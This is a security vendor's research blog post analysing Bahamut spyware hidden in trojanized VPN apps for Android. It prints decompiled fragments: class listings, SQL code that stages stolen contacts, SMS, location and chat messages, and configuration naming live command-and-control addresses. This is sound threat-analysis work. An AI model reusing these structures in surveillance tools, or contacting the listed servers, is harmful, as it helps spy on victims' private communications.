Bahamut cybermercenary group targets Android users with fake VPN apps

⁝ 11/23/2022

Lukas Stefanko
23 Nov 2022 - 11:30AM

Malicious apps used in this active campaign exfiltrate contacts, SMS messages, recorded phone calls, and even chat messages from apps such as Signal, Viber, and Telegram

ESET researchers have identified an active campaign targeting Android users, conducted by the Bahamut APT group. This campaign has been active since January 2022 and malicious apps are distributed through a fake SecureVPN website that provides only Android apps to download. Note that although the malware employed throughout this campaign uses the name SecureVPN, it has no association whatsoever with the legitimate, multiplatform SecureVPN software and service.

Key points of this blogpost:

- The app used has at different times been a trojanized version of one of two legitimate VPN apps, SoftVPN or OpenVPN, which have been repackaged with Bahamut spyware code that the Bahamut group has used in the past.
- We were able to identify at least eight versions of these maliciously patched apps with code changes and updates being made available through the distribution website, which might mean that the campaign is well maintained.
- The main purpose of the app modifications is to extract sensitive user data and actively spy on victims' messaging apps.
- We believe that targets are carefully chosen, since once the Bahamut spyware is launched, it requests an activation key before the VPN and spyware functionality can be enabled. Both the activation key and website link are likely sent to targeted users.
- We do not know the initial distribution vector (email, social media, messaging apps, SMS, etc.).

ESET researchers discovered at least eight versions of the Bahamut spyware. The malware is distributed through a fake SecureVPN website as trojanized versions of two legitimate apps – SoftVPN and OpenVPN. These malicious apps were never available for download from Google Play.

The malware is able to exfiltrate sensitive data such as contacts, SMS messages, call logs, device location, and recorded phone calls. It can also actively spy on chat messages exchanged through very popular messaging apps including Signal, Viber, WhatsApp, Telegram, and Facebook Messenger; the data exfiltration is done via the keylogging functionality of the malware, which misuses accessibility services. The campaign appears to be highly targeted, as we see no instances in our telemetry data.

Bahamut overview

The Bahamut APT group typically targets entities and individuals in the Middle East and South Asia with spearphishing messages and fake applications as the initial attack vector. Bahamut specializes in cyberespionage, and we believe that its goal is to steal sensitive information from its victims. Bahamut is also referred to as a mercenary group offering hack-for-hire services to a wide range of clients. The name was given to this threat actor, which appears to be a master in phishing, by the Bellingcat investigative journalism group. Bellingcat named the group after the enormous fish floating in the vast Arabian Sea mentioned in the Book of Imaginary Beings written by Jorge Luis Borges. Bahamut is frequently described in Arabic mythology as an unimaginably enormous fish.

The group has been the subject of several publications in recent years, including:


- 2017 – Bellingcat [1][2]
- 2018 – Talos [1][2]
- 2018 – Trend Micro
- 2020 – BlackBerry [pdf]
- 2020 – SonicWall
- 2021 – 打假的Hunter
- 2021 – Cyble
- 2022 – CoreSec360
- 2022 – Cyble

Distribution

The initial fake SecureVPN app we analyzed was uploaded to VirusTotal on 2022-03-17, from an IP address that geolocates to Singapore, along with a link to a fake website that triggered one of our YARA rules.

At the same time, we were notified on Twitter via DM from @malwrhunterteam about the same sample.

The malicious Android application used in this campaign was delivered via the website thesecurevpn[.]com (see Figure 1), which uses the name – but none of the content or styling – of the legitimate SecureVPN service (at the domain securevpn.com).




Want anything to be easy with SecureVPN.

Provide a network for all your needs with ease and fun using **SecureVPN** discover interesting features from us.Most people make the mistake of forcing themselves to network.Or they pretend to be outgoing to make new connections.

This type of file can harm your device. Do you want to keep secureVPN_1010b.apk anyway?

Figure 1. Fake SecureVPN website provides a trojanized app to download

This fake SecureVPN website was created based on a free web template (see Figure 2), which was most likely used by the threat actor as an inspiration, since it required only small changes and looks trustworthy.



LaslesVPN – Free Bootstrap 5 HTML5 Multipurpose Website Template

Want anything to be easy with LaslesVPN.

Provide a network for all your needs with ease and fun using LaslesVPN discover interesting features from us.Most people make the mistake of forcing themselves to network.Or they pretend to be outgoing to make new connections.

Get new themes or big discounts in your inbox. Never spam.


Our email newsletters are powered by MailBluster

Figure 2. Free website template used to create the distribution website for the fake VPN app

thesecurevpn[.]com was registered on 2022-01-27; however, the time of initial distribution of the fake SecureVPN app is unknown. The malicious app is provided directly from the website and has never been available at the Google Play store.

Attribution

Malicious code in the fake SecureVPN sample was seen in the SecureChat campaign documented by Cyble and CoreSec360. We have seen this code being used only in campaigns conducted by Bahamut; similarities to those campaigns include storing sensitive information in a local database before uploading it to the C&C server. The amount of data stored in these databases probably depends on the campaign. In Figure 3 you can see malicious package classes from this variant compared to a previous sample of Bahamut code.




```
system
  listeners
  observers
    CallObserver
    CallObserver$newCallLogAdded$1
    CallObserver$newCallLogAdded$2
    ContactsObserver
    ContactsObserver$newContactAdded$1
    ContactsObserver$newContactAdded$2
    SmsObserver
    SmsObserver$newSmsAdded$1
    SmsObserver$newSmsAdded$2
  receivers
    AppInstallReceiver
    AppInstallReceiver$onReceive$1
    BootReceiver
    BootReceiver$onReceive$1
    BootReceiver$onReceive$2
    DeviceAdminReceiver
    PhoneCallReceiver
    SmsReceiver
    WifiReceiver
    WifiReceiver$onReceive$1$1
    WifiReceiver$onReceive$1$2
    WifiReceiver$onReceive$1$3
    WifiReceiver$onReceive$1$4
  services
utils
  AppsInterface
  GetAllApplications
  GetAllApplications$doWork$1
  GetAllApplications$getApplications$1
  Helpers
  Helpers$Companion$isOnline$1
  Helpers$Companion$isOnline$waitFor$1
  Helpers$executeAsyncTask$1
  Helpers$executeAsyncTask$1$result$1
```

```
system
  listeners
  observers
    CallObserver
    CallObserver$newCallLogAdded$1
    CallObserver$newCallLogAdded$2
    ContactsObserver
    ContactsObserver$newContactAdded$1
    ContactsObserver$newContactAdded$2
    SmsObserver
    SmsObserver$newSmsAdded$1
    SmsObserver$newSmsAdded$2
  receivers
    AppInstallReceiver
    AppInstallReceiver$onReceive$1
    BootReceiver
    BootReceiver$onReceive$1
    BootReceiver$onReceive$2
    DeviceAdminReceiver
    PhoneCallReceiver
    SmsReceiver
    WifiReceiver
    WifiReceiver$onReceive$1$1
    WifiReceiver$onReceive$1$2
    WifiReceiver$onReceive$1$3
    WifiReceiver$onReceive$1$4
  services
utils
  AppsInterface
  GetAllApplications
  GetAllApplications$doWork$1
  Helpers
  Helpers$Companion$isOnline$1
  Helpers$Companion$isOnline$waitFor$1
  Helpers$executeAsyncTask$1
  Helpers$executeAsyncTask$1$result$1
  JSONUtil
```


Figure 3. Class name comparison between the earlier malicious SecureChat package (left) and fake SecureVPN package (right)

Comparing Figure 4 and Figure 5, you can see the similarities in SQL queries in the earlier SecureChat malware, attributed to Bahamut, and the fake SecureVPN malware.



```
public void createAllTables(SupportSQLiteDatabase _db) {
    _db.execSQL("CREATE TABLE IF NOT EXISTS `user_contacts` (`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, `name` TEXT, `phoneNumber` TEXT, `sendtoServer` INTE
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_user_contacts_phoneNumber` ON `user_contacts` (`phoneNumber`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `user_sms` (`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, `sms_id` TEXT, `sms_title` TEXT, `sms_message` TEXT, `sms
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_user_sms_sms_id` ON `user_sms` (`sms_id`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `user_calls` (`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, `call_id` TEXT, `phoneNumber` TEXT, `call_type` TEXT, `
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_user_calls_call_id` ON `user_calls` (`call_id`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `user_apps` (`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, `app_name` TEXT, `package_name` TEXT, `apk_dir` TEXT, `i
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_user_apps_package_name` ON `user_apps` (`package_name`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `whatsapp_message` (`message` TEXT, `title` TEXT, `status` TEXT, `message_time` TEXT, `date` TEXT, `sender_name` TEXT,
    _db.execSQL("CREATE INDEX IF NOT EXISTS `index_whatsapp_message_message_title` ON `whatsapp_message` (`message`, `title`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `user_location` (`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, `address` TEXT, `latitude` TEXT, `longitude` TEXT, `
    _db.execSQL("CREATE INDEX IF NOT EXISTS `index_user_location_address` ON `user_location` (`address`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `telegram_messages` (`telegramMessage` TEXT, `telegramTitle` TEXT, `messageTime` TEXT, `telegramId` INTEGER PRIMARY KE
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_telegram_messages_telegramMessage_telegramTitle` ON `telegram_messages` (`telegramMessage`, `telegramTit
    _db.execSQL("CREATE TABLE IF NOT EXISTS `imo_messages` (`imo_message` TEXT, `imo_title` TEXT, `type` TEXT, `message_time` TEXT, `imo_id` INTEGER PRIMARY KEY A
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_imo_messages_imo_message_imo_title` ON `imo_messages` (`imo_message`, `imo_title`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `viber_message` (`message` TEXT, `title` TEXT, `type` TEXT, `send_to_server` INTEGER, `message_time` TEXT, `sender_nam
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_viber_message_message_title` ON `viber_message` (`message`, `title`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `signal_message` (`message` TEXT, `title` TEXT, `type` TEXT, `send_to_server` INTEGER, `message_time` TEXT, `sender_na
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_signal_message_message_title` ON `signal_message` (`message`, `title`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `fb_message` (`message` TEXT, `title` TEXT, `message_time` TEXT, `sender_name` TEXT, `messageid` INTEGER PRIMARY KEY A
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_fb_message_message_title` ON `fb_message` (`message`, `title`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `conion_message` (`message` TEXT, `title` TEXT, `type` TEXT, `send_to_server` INTEGER, `message_time` TEXT, `sender_na
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_conion_message_message_title` ON `conion_message` (`message`, `title`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `protected_text` (`message` TEXT, `title` TEXT, `type` TEXT, `message_time` TEXT, `sender_name` TEXT, `message_id` INT
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_protected_text_message_title` ON `protected_text` (`message`, `title`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `raw_message` (`message` TEXT, `send_to_server` TEXT, `id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL)");
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_raw_message_message` ON `raw_message` (`message`)");
    _db.execSQL(RoomMasterTable.CREATE_QUERY);
    _db.execSQL("INSERT OR REPLACE INTO room_master_table (id,identity_hash) VALUES(42, '9d0e58e06be510170fc70729ddcf9bfc')");
}
```

Figure 4. The SQL queries used in malicious code from the earlier SecureChat campaign



```
public void createAllTables(SupportSQLiteDatabase _db) {
    _db.execSQL("CREATE TABLE IF NOT EXISTS `user_contacts` (`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, `name` TEXT, `phoneNumber` TEXT, `sendtoServer` INTEGE
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_user_contacts_phoneNumber` ON `user_contacts` (`phoneNumber`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `user_sms` (`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, `sms_id` TEXT, `sms_title` TEXT, `sms_message` TEXT, `sms_ti
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_user_sms_sms_id` ON `user_sms` (`sms_id`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `user_calls` (`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, `call_id` TEXT, `phoneNumber` TEXT, `call_type` TEXT, `cal
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_user_calls_call_id` ON `user_calls` (`call_id`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `user_apps` (`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, `app_name` TEXT, `package_name` TEXT, `apk_dir` TEXT, `ico
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_user_apps_package_name` ON `user_apps` (`package_name`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `whatsapp_message` (`message` TEXT, `title` TEXT, `status` TEXT, `message_time` TEXT, `date` TEXT, `sender_name` TEXT, `
    _db.execSQL("CREATE INDEX IF NOT EXISTS `index_whatsapp_message_message_title` ON `whatsapp_message` (`message`, `title`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `user_location` (`id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL, `address` TEXT, `latitude` TEXT, `longitude` TEXT, `lo
    _db.execSQL("CREATE INDEX IF NOT EXISTS `index_user_location_address` ON `user_location` (`address`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `telegram_messages` (`telegramMessage` TEXT, `telegramTitle` TEXT, `messageTime` TEXT, `telegramId` INTEGER PRIMARY KEY 
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_telegram_messages_telegramMessage_telegramTitle` ON `telegram_messages` (`telegramMessage`, `telegramTitle`
    _db.execSQL("CREATE TABLE IF NOT EXISTS `imo_messages` (`imo_message` TEXT, `imo_title` TEXT, `type` TEXT, `message_time` TEXT, `imo_id` INTEGER PRIMARY KEY AUT
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_imo_messages_imo_message_imo_title` ON `imo_messages` (`imo_message`, `imo_title`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `viber_message` (`message` TEXT, `title` TEXT, `type` TEXT, `send_to_server` INTEGER, `message_time` TEXT, `sender_name`
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_viber_message_message_title` ON `viber_message` (`message`, `title`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `signal_message` (`message` TEXT, `title` TEXT, `type` TEXT, `send_to_server` INTEGER, `message_time` TEXT, `sender_name`
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_signal_message_message_title` ON `signal_message` (`message`, `title`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `fb_message` (`message` TEXT, `title` TEXT, `message_time` TEXT, `sender_name` TEXT, `messageid` INTEGER PRIMARY KEY AUT
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_fb_message_message_title` ON `fb_message` (`message`, `title`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `conion_message` (`message` TEXT, `title` TEXT, `type` TEXT, `send_to_server` INTEGER, `message_time` TEXT, `sender_name`
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_conion_message_message_title` ON `conion_message` (`message`, `title`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `protected_text` (`message` TEXT, `title` TEXT, `type` TEXT, `message_time` TEXT, `sender_name` TEXT, `message_id` INTEGE
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_protected_text_message_title` ON `protected_text` (`message`, `title`)");
    _db.execSQL("CREATE TABLE IF NOT EXISTS `raw_message` (`message` TEXT, `send_to_server` TEXT, `id` INTEGER PRIMARY KEY AUTOINCREMENT NOT NULL)");
    _db.execSQL("CREATE UNIQUE INDEX IF NOT EXISTS `index_raw_message_message` ON `raw_message` (`message`)");
    _db.execSQL(RoomMasterTable.CREATE_QUERY);
    _db.execSQL("INSERT OR REPLACE INTO room_master_table (id,identity_hash) VALUES(42, '9d0e58e06be510170fc70729ddcf9bfc')");
}
```

Figure 5. The SQL queries used in malicious code in the fake SecureVPN campaign


As such, we believe that the fake SecureVPN application is linked to the Bahamut group.

Analysis

Since the distribution website has been online, there have been at least eight versions of the Bahamut spyware available for download. These versions were created by the threat actor, where the fake application name was followed by the version number. We were able to pull the following versions from the server, where we believe the version with the lowest version suffix was provided to potential victims in the past, while more recently higher version numbers (secureVPN_104.apk, SecureVPN_105.apk, SecureVPN_106.apk, SecureVPN_107.apk, SecureVPN_108.apk, SecureVPN_109.apk, SecureVPN_1010.apk, secureVPN_1010b.apk) have been used.

We divide these versions into two branches, since Bahamut's malicious code was placed into two different legitimate VPN apps.


In the first branch, from version secureVPN_104 until secureVPN_108, malicious code was inserted into the legitimate SoftVPN application that can be found on Google Play and uses the unique package name com.secure.vpn. This package name is also visible in the PARENT_APPLICATION_ID value in the version information found in the decompiled source code of the first fake SecureVPN app branch, as seen in Figure 6.



```
public static final String BASE_URL_MONITORING = "https://ft8hua063okwfdcu21pw.de";
public static final String BASE_URL_MONITORING_LOCAL = "http://193.203.238.196:3000";
public static final String BUILD_TYPE = "debug";
public static final boolean DEBUG = Boolean.parseBoolean("true");
public static final String LIBRARY_PACKAGE_NAME = "com.example.monitoring";
public static final String PARENT_APPLICATION_ID = "com.secure.vpn";
public static final String VERSION_NAME = "1.0.4";
```

Figure 6. Fake SecureVPN v1.0.4 with malicious code included into SoftVPN as parent application

In the second branch, from version secureVPN_109 until secureVPN_1010b, malicious code was inserted into the legitimate open-source application OpenVPN, which is available on Google Play, and that uses the unique package name com.openvpn.secure. As with the trojanized SoftVPN branch, the original app's package name is also visible in the fake SecureVPN app's version information, found in the decompiled source code, as seen in Figure 7.



```
public static final String BASE_URL_MONITORING = "https://ft8hua063okwfdcu21pw.de";
public static final String BASE_URL_MONITORING_LOCAL = "http://193.203.238.196:3000";
public static final String BUILD_TYPE = "debug";
public static final boolean DEBUG = Boolean.parseBoolean("true");
public static final String LIBRARY_PACKAGE_NAME = "com.example.monitoring";
